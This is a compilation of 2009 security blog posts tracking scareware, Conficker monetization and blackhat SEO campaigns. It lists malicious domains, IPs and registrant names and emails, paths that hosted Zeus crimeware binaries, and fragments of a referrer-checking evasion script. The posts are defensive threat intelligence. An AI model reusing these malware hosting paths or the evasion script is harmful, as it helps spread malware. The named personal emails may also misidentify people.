[12]Zeus Crimeware as a Service Going Mainstream

[13]Modified Zeus Crimeware Kit Gets a Performance Boost

[14]Modified Zeus Crimeware Kit Comes With Built-in MP3 Player

[15]Zeus Crimeware Kit Gets a Carding Layout

[16]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

1. http://ddanchev.blogspot.com/2009/02/help-someone-hijacked-my-100k-zeus.html

2. http://blogs.zdnet.com/security/?p=1641

3. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

4. http://blogs.zdnet.com/security/?p=3045

5. http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html

6. https://zeustracker.abuse.ch/monitor.php?filter=online

7. http://blogs.zdnet.com/security/?p=2596

8. http://ddanchev.blogspot.com/2009/03/crimeware-in-middle-limbo.html

9. http://ddanchev.blogspot.com/2009/02/crimeware-in-middle-adrenalin.html

10. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

11. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

12. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html

13. http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html

14. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

15. http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html

16. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

129

A Diverse Portfolio of Fake Security Software - Part Eighteen (2009-04-08 21:26)

With [1]Microsoft’s latest Security Intelligence Report indicating that [2]scareware/fake security software continues growing, it’s worth exposing some of the currently circulating rogue security software domains, their registrants, and the usual "Deja Vu" moment putting the spotlight on well-known RBN web properties, whose exposure demonstrates that some of the groups that I’ve been tracking are still alive and kicking, but this time are much more actively monetizing their cybercrime committing capabilities.

avs-online-scan .org (209.250.241.164) Oleg Bajenov Email: oleg.bajenov@gmail.com

av-lookup .org

am-scan .com

system-scan-1 .biz

sys-scanner-1 .biz

sys-scan-wiz .biz

scanner-wiz-1 .com

webwidesecurity .com (94.247.3.3) Rosalind Lewis Email: RosalindRLewis@text2re.com

webprotectionscan .com

greatvirusscan .com

beststabilityscans .com

todaybestscan .com (174.129.241.185;

174.129.244.106;

209.44.126.14) Elliott Cameron Email:

sup-

port@zitoclick.com; Anatolij Andreev Email: yeep33@gmail.com

thebestsecurityspot .com

securitytopagent .com

inetsecuritycenter .com

fullandtotalsecurity .com

activesecurityshield .com

getpcguard .com

websecurityvoice .com

onlinescanservice .com

scanalertspage .com

scanbaseonline .com

bestsecurityupdate .com

getsecuritywall .com

bestfiresfull .com

initialsecurityscan .com

websecuritymaster .com

runpcscannow .com

thegreatsecurity .com

truescansecurity .com

checkonlinesecurity .com

spy-protector-pro .com

DNS servers of notice:

ns1.ahuliard .com

ns2.ahuliard .com

ns1.fuckmoneycash .com

ns2.fuckmoneycash .com

ns1.zitodns .com

ns2.zitodns .com

Now comes the deja vu moment. At 174.129.241.185 and 174.129.244.106 we also have parked **ilovemyloves .com**

one of the [3]domains used in the iFrame attack during the " [4]Possibility Media’s Malware Fiasco" back in 2007

which was then parked at the RBN’s HostFresh ifrastructure (58.65.239.28). Behind the malware campaign back then was the [5]New Media Malware Gang" ([6]Part Three; [7]Part Two and [8]Part One) which was not only using RBN

services, but was directly cooperating with the Storm Worm authors. Among their most recent campaigns was the

groups direct involvement in the malware campaigns at [9]the Azerbaijanian Embassies in Pakistan and Hungary.

It gets even more interesting to see what they’re up to in 2009, considering the fact that they have also parked domains used (174.129.241.185 and 174.129.244.106) in currently ongoing Facebook phishing campaign, which is

switching themes from Match.com to Classmates.com :

facebook.shared.id-pegxaaei62.emberuiweb .765access.com

facebook.shared.id-0izlud0w6j.launchpad .765access.com

facebook.shared.id-6oxyclcpus.initiated .765access.com

facebook.shared.id-6xcse5q79c.usermanage .765access.com

facebook.shared.id-9q0bfta8bf.login .765access.com

facebook.shared.id-l8rz3d87j7.processlogon .765access.com

facebook.shared.id-m071qcxkf3.version .765access.com

facebook.shared.id-ao7zx28bhw.identification .765access.com

facebook.shared.id-usxeye68vn.secureconnection .765access.com

facebook.shared.id-lc9i4p09yi.disbursements .765access.com

facebook.shared.id-6y8nzpemkx.securedocuments .765access.com

facebook.shared.id-0u1o0e9gyj.cebmainservlet .765access.com

facebook.shared.id-4b16kzpiuk.ceptservlet .765access.com

facebook.shared.id-xqa6odo94z.content .765access.com

facebook.shared.id-5u10q3vp8q.completeserv .765access.com

facebook.shared.id-ql2fzhydat.intvitation .9845account.com

facebook.shared.id-5ajv5861qd.securedocuments .9845account.com

facebook.shared.id-3dcznhmord.statement .9845account.com

facebook.shared.id-o6lo04atww.statement .9845account.com

The group has clearly diversified its activities, but continues relying on its well known portfolio of domains as a foundation.

Related posts:

[10]A Diverse Portfolio of Fake Security Software - Part Seventeen

[11]A Diverse Portfolio of Fake Security Software - Part Sixteen

[12]A Diverse Portfolio of Fake Security Software - Part Fifteen

[13]A Diverse Portfolio of Fake Security Software - Part Fourteen

[14]A Diverse Portfolio of Fake Security Software - Part Thirteen

[15]A Diverse Portfolio of Fake Security Software - Part Twelve

[16]A Diverse Portfolio of Fake Security Software - Part Eleven

[17]A Diverse Portfolio of Fake Security Software - Part Ten

[18]A Diverse Portfolio of Fake Security Software - Part Nine

[19]A Diverse Portfolio of Fake Security Software - Part Eight

[20]A Diverse Portfolio of Fake Security Software - Part Seven

[21]A Diverse Portfolio of Fake Security Software - Part Six

[22]A Diverse Portfolio of Fake Security Software - Part Five

[23]A Diverse Portfolio of Fake Security Software - Part Four

[24]A Diverse Portfolio of Fake Security Software - Part Three

[25]A Diverse Portfolio of Fake Security Software - Part Two

[26]Diverse Portfolio of Fake Security Software

1. http://www.microsoft.com/security/portal/sir.aspx

2. http://blogs.zdnet.com/BTL/?p=15960

3. http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html

4. http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html

5. http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html

6. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

7. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

8. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

9. http://ddanchev.blogspot.com/2009/03/azerbaijanian-embassies-in-pakistan-and.html

10. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

11. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

12. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

13. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

14. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

15. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

16. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

17. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

18. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

19. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

20. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

21. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

22. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

23. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

24. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

25. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

26. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

133

Conficker’s Scareware/Fake Security Software Business Model (2009-04-14 19:55)

It doesn’t take a rocket scientist to conclude that sooner or later the people behind [1]the Conficker botnet had to switch to monetization phase, and start earning revenue by using well proven business models within the cybercrime ecosystem.

Interestingly – at least for the time being – there’s no indication of mainstream advertising propositions offering partitioned pieces of the botnet, managed fast-fluxing services ([2]Managed Fast Flux Provider; [3]Managed Fast Flux Provider - Part Two), hosting of [4]scams and [5]spam, examples of which we’ve already seen related cases

where a [6]money mule recruitment agency was using ASProx’s fast-flux network services, next to [7]Srizbi’s botnet managed spam service propositions.

How come? Pretty simple, starting from the fact that [8]scareware/fake security software as a monetization

process remains [9]the most liquid and efficiently monetized asset the underground economy has at its disposal. The scheme is so efficient that the money circulating within the affiliate networks are often an easy way for cybercriminals to quickly money launder large amounts of money in a typical win-win revenue sharing scheme.

134

The [10]Conficker gang is monetization-aware, that’s for sure. But they forget a simple fact - that in a cybercrime ecosystem visibility is not just proportional with decreased OPSEC ([11]Violating OPSEC for Increasing the Probability of Malware Infection), but also, that despite their risk-decreasing revenue sharing model, the " *follow the money trail*" practice becomes more and more relevant.

The most recent variant ([12]Net-Worm.Win32.Kido.js) is the group’s second attempt to monetize the botnet,

following by the original Conficker variant’s traffic converter connection [13]pushing fake security software. According to Aleks Gostev at Kaspersky Labs:

" *One of the files is a rogue antivirus app, which we detect as FraudTool.Win32.SpywareProtect2009.s.*

The

first version of Kido, detected back in November 2008, also tried to download fake antivirus to the infected machine.

And once again, six months later, we’ve got unknown cybercriminals using the same trick. The rogue software, SpywareProtect2009, can be found on ***spy-protect-2009.com****.,* ***spywrprotect-2009.com****,* ***spywareprotector-2009.com****.* "

Regular researchers/law enforcement followers of [14]the Diverse Portfolio of Fake Security Software series are pretty familiar with the SpywareProtect brand. Therefore, it’s time to familiarize ourselves with the rogue SpywareProtect through the revenue earning scheme the latest Conficker variant is using. Among the currently active/recently registered SpywareProtect portfolios are managed by **Geraldevich Viktus** Email: **krutoymen2009@inbox.ru** and conveniently just like Kaspersky states, are all parked in Ukraine.

In case you remember according to SRI International’s [15]Analysis of the Conficker worm, the authors did sig-

nal a national preference since the first release " *randomly generates IP addresses to search for additional victims, filtering Ukraine IPs based on the GeoIP database.* " and also " *Conficker A incorporates a Ukraine-avoidance routine that causes the process to suicide if the keyboard language layout has been set to Ukrainian.* " followed by a third Ukrainian lead, namely the fact that " *on 27 December 2008 we stumbled upon two highly suspicious connection attempts that might link us to the malware authors. Specifically, we observed two Conficker B URL requests sent to a Conficker A Internet rendezvous point: * Connection 1: 81.23.XX.XX - Kyivstar.net, Kiev, Ukraine; Connection 2: 200.68.XX.XXX - Alternativagratis.com, Buenos Aires, Argentina*."

135

SpywareProtect’s current portfolio is hosted in Ukraine as follows:

spy-wareprotector2009 .com (94.232.248.53) Ukraine Bastion Trade Group, AS48841, EUROHOST-AS Eurohost LLC

spyware-protector-2009 .com

spy-protect-2009 .com

spywprotect .com

The second portfolio is also parked in Ukraine as follows:

sysguard2009 .com (195.245.119.131) AS34187, RENOME-AS Renome-Service: Joint Multimedia Cable Network

Odessa, Ukraine

swp2009 .com

spwrpr2009 .com

alsterstore .com

adwareguard .net

In a typical multitasking fashion, a connection between some of these very latest SpywareProtect portfolios (e.g **spywrprotect-2009 .com**) can be established with Zeus crimeware campaigns, since particular droppers have been known to have been installing the scareware next to Zeus crimeware used to be hosted at the following locations:

[16]capitalex .ws/adv.bin (213.155.10.176)

[17]cashtor .net/tor22/tor.bin (91.193.108.222)

[18]goldarea .biz/adv.bin (91.197.130.39)

It’s also worth pointing out that every time the Conficker authors claim their payments from the affiliate net-

work in question, they expose themselves which makes me wonder one thing. Are the hardcore Conficker authors directly earning revenue out of the scareware, or are they basically partitioning the botnet and selling it to someone who’s monetizing it and naturally breaking-even out of their investment?

In a network whose activities will inevitably start converging with the rest of the cybercrime ecosystem’s par-

ticipants’ activities – [19]the Waledac connection – it’s crucual to keep the track-down-and-prosecute process

as simple as possible. In this case - the Conficker authors’/customers of their botnet services [20]asset liquidity obsession, may easily end up in someone’s $250k reward claim. Patience is a virtue.

1. http://blogs.iss.net/archive/conficker-easter.html

2. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

3. http://ddanchev.blogspot.com/2008/10/managed-fast-flux-provider-part-two.html

4. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

5. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

6. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

7. http://blog.fireeye.com/research/2009/02/into-the-srizbis-business-model.html

8. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

9. http://en.wikipedia.org/wiki/Liquidity

10. http://www.avertlabs.com/research/blog/index.php/2009/04/13/conficker-on-the-prowl-after-the-1st/

11. http://ddanchev.blogspot.com/2008/07/violating-opsec-for-increasing.html

12. http://www.viruslist.com/en/weblog?weblogid=208187654

13. http://blogs.zdnet.com/security/?p=2388

14. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

15. http://mtc.sri.com/Conficker/

16. https://zeustracker.abuse.ch/monitor.php?host=capitalex.ws

17. https://zeustracker.abuse.ch/monitor.php?host=cashtor.net

18. https://zeustracker.abuse.ch/monitor.php?host=goldarea.biz

19. http://countermeasures.trendmicro.eu/new-downadconficker-variant-spreading-over-p2p/

20. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

Twitter Worm Mikeyy Keywords Hijacked to Serve Scareware (2009-04-15 22:26)

Not necessarily in real-time ([1]Syndicating Google Trends Keywords for Blackhat SEO) but scareware/fake security software distributors quickly attempted to [2]capitalize on the anticipated traffic related to this weekend’s [3]Twitter XSS worm StalkDaily/Mikeyy.

What’s particularly interesting about this campaign, is not the fact that all of the currently active domains are operated by the same individual/group of individuals or that their blackhat SEO farms are growing to cover a much wider portfolio of keywords.

It’s a tiny **usa.js** script (e.g **my1.dynalias .org/usa.js**) hosted on all of the domains, which takes advantage of a simple evasive practice - referrer checking in order to serve or not to serve the malicious content.

For instance, deobfuscated the script checks whether the user is coming from the following search engines **var se**

= new Array("google", "msn", "aol.com", "yahoo", " comcast"); if (document.referrer)ref = document.referrer; .

If the user/researcher is basically wandering around, a blackhat SEO page with no malicious redirections would be served.

139

The following are all of the currently active and participating domains/subdomains:

tran.tr.ohost .de

actual.homelinux .com

achyutheil.ac.ohost .de

aprln.getmyip .com

east.homeftp .org

my1.dynalias .org

my2.dynalias .org

my3.dnsalias .org

my5.webhop .org

140

The redirection process consists of two layers. The first one is redirecting to **hjgf .ru/go.php?sid=5** (88.214.198.25) and then to **msscan-files-antivir .com** (195.88.81.93), and the second one takes place through a well [4]known malicious doorway redirecting domain **hqtube .com/to _traf _holder.html** (88.85.66.116) that either serves a fake codec that's dropping the scareware, or [5]the scareware itself from **files.ms-load-av .com**. The rest of the scareware/fake security software domains participating in the campaigns are as follows:

msscan-files-antivir .com (195.88.81.93) - Coi Carol Email: **car0sta0@gmail.com**

hot-girl-sex-tube .com - Erica Thomas Email: **gerrione@gmail.com**

msscan-files-antivir .com

msscanner-top-av .com - Mui Arnold Email: **arnoebr@gmail.com**

msscanner-files-av .com

antivir-4pc-ms-av .com - Jason Munguia Email: **jasmung@gmail.com**

The bottom line - the campaign looks like a typical event-based blackhat SEO portfolio diversification practice.

1. http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html

2. http://www.f-secure.com/weblog/archives/00001657.html

3. http://blogs.zdnet.com/security/?p=3125

4. http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html

5. http://www.virustotal.com/analisis/fca32caf4972d242542fa69619d07663

141

A Diverse Portfolio of Fake Security Software - Part Nineteen (2009-04-16 17:24)

You know things are getting out of hand when the scareware ecosystem scales to the point when typosquatted

scareware domains offering removal services for the very same scareware distributed under multiple brands.

In response to the potential [1]Conficker-ization of the scareware business, part nineteen of the Diverse Port-

folio of Fake Security Software is the most massive update since the series started, and with a reason - to [2]squeeze the cybercrime ecosystem, and ruin their [3]malicious economies of scale revenue [4]generation approaches.

Here are the most recent additions, with their associated registrant emails for clustering, cross-checking, and case building purposes:

142

vundofixtool .com (174.132.250.194)

remove-winpc-defender .com

remove-virus-melt .com

remove-ultra-antivir-2009 .com

remove-ultra-antivirus-2009 .com

remove-total-security .com

remove-system-guard .com

remove-spyware-protect-2009 .com

remove-spyware-protect .com

remove-spyware-guard .com

remove-personal-defender .com

remove-ms-antispyware .com

remove-malware-defender .com

remove-ie-security .com

remove-av360 .com

143

remove-antivirus-360 .com

remove-a360 .com

av360removaltool .com

antivirus360remover .com

remove-winpc-defender .com

remove-virus-melt .com

remove-virus-alarm .com

remove-ultra-antivirus-2009 .com

remove-ultra-antivir-2009 .com

remove-total-security .com

gotipscan .com (66.197.154.199) Robert Sampson Email: bausness@gmail.com

scanline6 .com

scanstep6 .com

scanbest6 .com

goscandata .com

goscanhigh .com

true6scan .com

144

any6scan .com

golitescan .com

gofanscan .com

gotipscan .com

gostarscan .com

goluxscan .com

goonlyscan .com

scan6step .com

goscanstep .com

scan6fast .com

scanline6 .info

scanlog6 .info

linescan6 .info

mainscan6 .info

log6scan .info

main6scan .info

addedantiviruslive .com (94.247.2.215) Administrative Email: werracruz99008@gmail.com

145

searchrizotto .com

easyaddedantivirus .com

yourcountedantivirus .com

av-plus-support .com

yourguardonline .cn

easydefenseonline .cn

bestprotectiononline .cn

yourguardstore .cn

examinepoisonstore .cn

freecoverstore .cn

myexaminevirusstore .cn

bestexaminedisease .cn

yourfriskdisease .cn

friskdiseaselive .cn

bestdefenselive .cn

bigprotectionlive .cn

bigcoverlive .cn

easyserviceprotection .cn

easypersonalprotection .cn

myascertainpoison .cn

yourguardpro .cn

refugepro .cn

mycheckdiseasepro .cn

yourcheckpoisonpro .cn

bigdefense2u .cn

newguard4u .cn

mydefense4u .cn

bestcover4u .cn

fullsecurityshield .com (209.44.126.14) Gregory Bershk
Email: bershkapull@gmail.com

greatsecurityshield .com

trustsecurityshield .com

anytoplikedsite .com

topsecurityapp .com

inetsecuritycenter .com

securitytopagent .com

thebestsecurityspot .com

topsecurity4you .com

fullandtotalsecurity .com

147

extrantivirus.com (94.75.209.11)

rapid-antivir-2009.com

rapid-antivir2009.com

rapidantivirus2009.com

rapidantivirus09.com

rapidantivirus.com

ultraantivirus2009.com

soft-traffic.com

seresult.com is a traffic management domain for the campaign (e.g **seresult .com/go.php?id=3466**)

148

greatstabilitytraceonline .com (94.247.3.4) Jacquelyn Jain Email: jacquelynjjain@gmail.com

beststabilityscan .com

beststabilityscans .com

esnetscanonline .com

greatstabilitytraceonline .com

greatvirusscan .com

networkstabilitytrace .com

onlinestabilityscanada .com

protectionexamine .com

quickstabilityscan .com

safetyexamine .com

stabilityinetscan .com

stabilitysolutionslook .com

swiftsafetyexamine .com

149

webprotectionscan .com

webwidesecurity .com

scanmix4 .com (63.146.2.92) Clifford Barton Email: learnico@gmail.com

bestscan7 .com

goscandata .com

scan7live .com

new7scan .com

godatascan .com

gosidescan .com

goluxscan .com

goonlyscan .com

goscanstep .com

scantool4 .info

newscan4 .info

scannew4 .info

tool4scan .info

150

exstra-av-scanner .net (78.26.179.237) Joan Oglesby Email: extra.antivirus@gmail.com

msantivir-storage .com

ms-antivirus-storage .com

goodproantispyware .com

ms-antivir-scan .com

anispy-storage-ms .com

ms-av-storage-best .com

antivir-scanner-ms-av .com

msscan-files-antivir .com (195.88.81.93)

hot-girl-sex-tube .com

msscan-files-antivir .com

msscanner-top-av .com

msscanner-files-av .com

antivir-4pc-ms-av .com

151

ultraantivirus2009 .com (64.86.17.9)

virusalarmpro .com

vmfastscanner .com

mysuperviser .com

pay-virusdoctor .com

virusmelt .com

payvirusmelt .com

mysupervisor .net

msscanner-top-av .com (195.88.81.93)

msscanner-files-av .com

antivir-4pc-ms-av .com

hot-girl-sex-tube .com

antivirus-av-ms-check .com (78.26.179.131)

antivirus-av-ms-checker .com

ms-anti-vir-scan .com

mega-antiviral-ms .com

extremetube09 .com (94.247.2.7) Mariya Latinina Email: latinina40@gmail.com

softupdate09 .com

extrafastdownload .com

myrealtube .net

152

extraantivir .com (206.53.61.74)

no-as-scanner .com (195.88.81.37) Roy Latoya Email: latoysmith@gmail.com

pro-scanner-av-pc .com

tantispyware .com (65.110.60.123; 65.110.60.122)

webantispy .com

pantispyware09 .com

fastantivirus09 .com (94.75.209.74)

Blacklisting –until the domains themselves get suspended – the scareware domains proactively protects your

customers from the "final output" of a huge percentage of attacks taking advantage of [5]blackhat SEO, [6]SQL

injection, [7]site compromise, [8]malvertising, and [9]automatic abuse of Web 2.0 services through human-based

CAPTCHA solving such as [10]Digg; [11]LinkedIn, [12]Bebo, [13]Picasa and ImageShack, [14]YouTube and [15]Google Video.

Related posts:

[16]A Diverse Portfolio of Fake Security Software - Part Eighteen

[17]A Diverse Portfolio of Fake Security Software - Part Seventeen

[18]A Diverse Portfolio of Fake Security Software - Part Sixteen

[19]A Diverse Portfolio of Fake Security Software - Part Fifteen

[20]A Diverse Portfolio of Fake Security Software - Part Fourteen

[21]A Diverse Portfolio of Fake Security Software - Part Thirteen

[22]A Diverse Portfolio of Fake Security Software - Part Twelve

[23]A Diverse Portfolio of Fake Security Software - Part Eleven

[24]A Diverse Portfolio of Fake Security Software - Part Ten

[25]A Diverse Portfolio of Fake Security Software - Part Nine

[26]A Diverse Portfolio of Fake Security Software - Part Eight

[27]A Diverse Portfolio of Fake Security Software - Part Seven

[28]A Diverse Portfolio of Fake Security Software - Part Six

[29]A Diverse Portfolio of Fake Security Software - Part Five

[30]A Diverse Portfolio of Fake Security Software - Part Four

[31]A Diverse Portfolio of Fake Security Software - Part Three

[32]A Diverse Portfolio of Fake Security Software - Part Two

[33]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

2. http://ddanchev.blogspot.com/2009/01/squeezing-cybecrime-ecosystem-in-2009.html

3. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

4. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

5. http://ddanchev.blogspot.com/2009/01/poisoned-search-queries-at-google-video.html

6. http://ddanchev.blogspot.com/2009/01/domains-serving-internet-explorer-zero.html

7. http://ddanchev.blogspot.com/2009/01/embedding-malicious-iframes-through.html

8. http://ddanchev.blogspot.com/2008/02/malicious-advertising-malvertising.html

9. http://blogs.zdnet.com/security/?p=1835

10. http://ddanchev.blogspot.com/2009/02/fake-codec-serving-domains-from.html

11. http://ddanchev.blogspot.com/2009/04/bogus-linkedin-profiles-redirect-to.html

12. http://blogs.zdnet.com/security/?p=2097

13. http://blogs.zdnet.com/security/?p=1852

14. http://blogs.zdnet.com/security/?p=2695

15. http://blogs.zdnet.com/security/?p=2433

16. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

17. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

18. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

19. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

20. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

21. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

22. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

23. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

24. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

25. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

26. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

27. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

28. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

29. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

30. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

31. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

32. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

33. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

154

A CCDCOE Report on the Cyber Attacks Against Georgia (2009-04-16 19:20)

Following the coverage of my "[1]Coordinated Russia vs Georgia cyber attack in progress" research in the [2]Georgian government's official report "[3]Russian Cyberwar on Georgia" (on page 4), I was very excited to find out that a report by [4]NATO's Cooperative Cyber Defense Centre of Excellence entitled "[5]Cyber Attacks Against Georgia: Legal Lessons Identified" and authored by Eneken Tikk, Kadri Kaska, Kristel Rünnimeri, Mari Kert, Anna-Maria Tali-härm, Liis Vihul, is not only [6]quoting me extensively, but has also reproduced the entire research within the Annexes.

Looks great!

Recommended reading:

[7]DDoS Attack Graphs from Russia vs Georgia's Cyberattacks

155

[8]The Russia vs Georgia Cyber Attack

[9]Pro-Israeli (Pseudo) Cyber Warriors Want your Bandwidth

[10]People’s Information Warfare Concept

[11]Combating Unrestricted Warfare

[12]The Cyber Storm II Cyber Exercise

[13]Chinese Hacktivists Waging People’s Information Warfare Against CNN

[14]The DDoS Attacks Against CNN.com

[15]China’s Cyber Espionage Ambitions

[16]North Korea’s Cyber Warfare Unit 121

[17]Chinese Hackers Attacking U.S Department of Defense Networks

[18]Electronic Jihad v3.0 - What Cyber Jihad Isn’t

[19]Electronic Jihad’s Targets List

[20]A Cyber Jihadist DoS Tool

[21]Teaching Cyber Jihadists How to Hack

[22]Empowering the Script Kiddies

[23]OSINT Through Botnets

[24]Corporate Espionage Through Botnets

[25]Malware Infected Hosts as Stepping Stones

[26]Hacktivism Tensions - Israel vs Palestine Cyberwars

[27]The Current, Emerging, and Future State of Hacktivism

[28]Internet PSYOPS - Psychological Operations

1. http://blogs.zdnet.com/security/?p=1670

2. http://ddanchev.blogspot.com/2008/10/ddos-attack-graphs-from-russia-vs.html

3. http://georgiaupdate.gov.ge/doc/10006744/CYBERWAR-%20fd_2_new.pdf

4. http://transnet.act.nato.int/WISE/TNCC/CentresofE/CCD

5. http://www.carlisle.army.mil/DIME/documents/Georgia%201%200.pdf

6. http://www.army.mil/-news/2009/04/07/19351-georgias-cyber-left-hook/

7. http://ddanchev.blogspot.com/2008/10/ddos-attack-graphs-from-russia-vs.html

8. http://ddanchev.blogspot.com/2008/08/russia-vs-georgia-cyber-attack.html

9. http://ddanchev.blogspot.com/2009/01/pro-israeli-pseudo-cyber-warriors-want.html

10. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

11. http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html

12. http://ddanchev.blogspot.com/2008/04/cyber-storm-ii-cyber-exercise.html

13. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

14. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

15. http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html

16. http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html

17. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

18. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

19. http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html

20. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

21. http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html

22. http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html

23. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

24. http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html

25. http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html

26. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

27. http://ddanchev.blogspot.com/2006/05/current-emerging-and-future-state-of.html

28. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html

Massive Blackhat SEO Campaign Serving Scareware (2009-04-22 19:57)

Over the past couple of days, I’ve been monitoring yet another massive blackhat SEO campaign consisting of the

typical hundreds of thousands of already crawled bogus pages serving [1]scareware/fake security software.

Later on Google detected the campaign and removed all the blackhat SEO farms from its index, which during the

time of assessment were close to a hundred domains with hundreds of subdomains, and thousands of pages within.

And despite that the abuse notifications for some of the central redirection domains proved effective, it took the cybercriminals approximately 24 hours to catch up, and once again start hijacking search queries, in a combination of scareware, and pay per click redirections.

It’s worth pointing out that this very latest campaign is directly related to [2]last’s week’s keywords hijacking blackhat SEO campaign, with both campaigns relying on identical redirection domains, and serving the same malware. Who’s behind these search engine poisoning attacks? An Ukranian gang monetizing the hijacked traffic through the usual channels - scareware and reselling of the anticipated traffic.

The first stage of the campaign was relying on mainstream media titles within its pages such as **USA News**; **BBC**

News; **CNN News** as well as **Hottest info!** ; **HOT NEWS**; **Official Website** and **Official Site**, thereby making it fairly easy to expose their portfolio of domains.

159

Interestingly, the cybercriminals appear to have detected the activity – certain traffic management kits can log attempts of wandering around – and removed the titles, which combined with the typical referrer checking made

the campaign a bit more evasive :

"" *var*

ref,i,is

_se=0;

var

se

=

new

Array(" ***google.*** *","* ***msn.*** *","* ***yahoo.*** *","bldcomcast.","* ***aol.*** *","* ***dead****"); if(document.referrer)ref=document.referrer; else ref=""; for(i=0;i<5;i++" "*

Once the user visits any of the domains within the portfolio, with a referrer check confirming he used a search engine to do so, two javascripts load, one dynamically redirecting to the portfolio of fake security software, and the other logging the visit using an Ukrainian web site counter service (**c.hit.ua/hit?i=6058 &g=0 &x=2 &s=1 &c=1 &t=420**

&w=1024 &h=768 &d=24 &0.5505934176708958 &r= &u=http %3A//13news.hobby-site.com/counter.js') 160

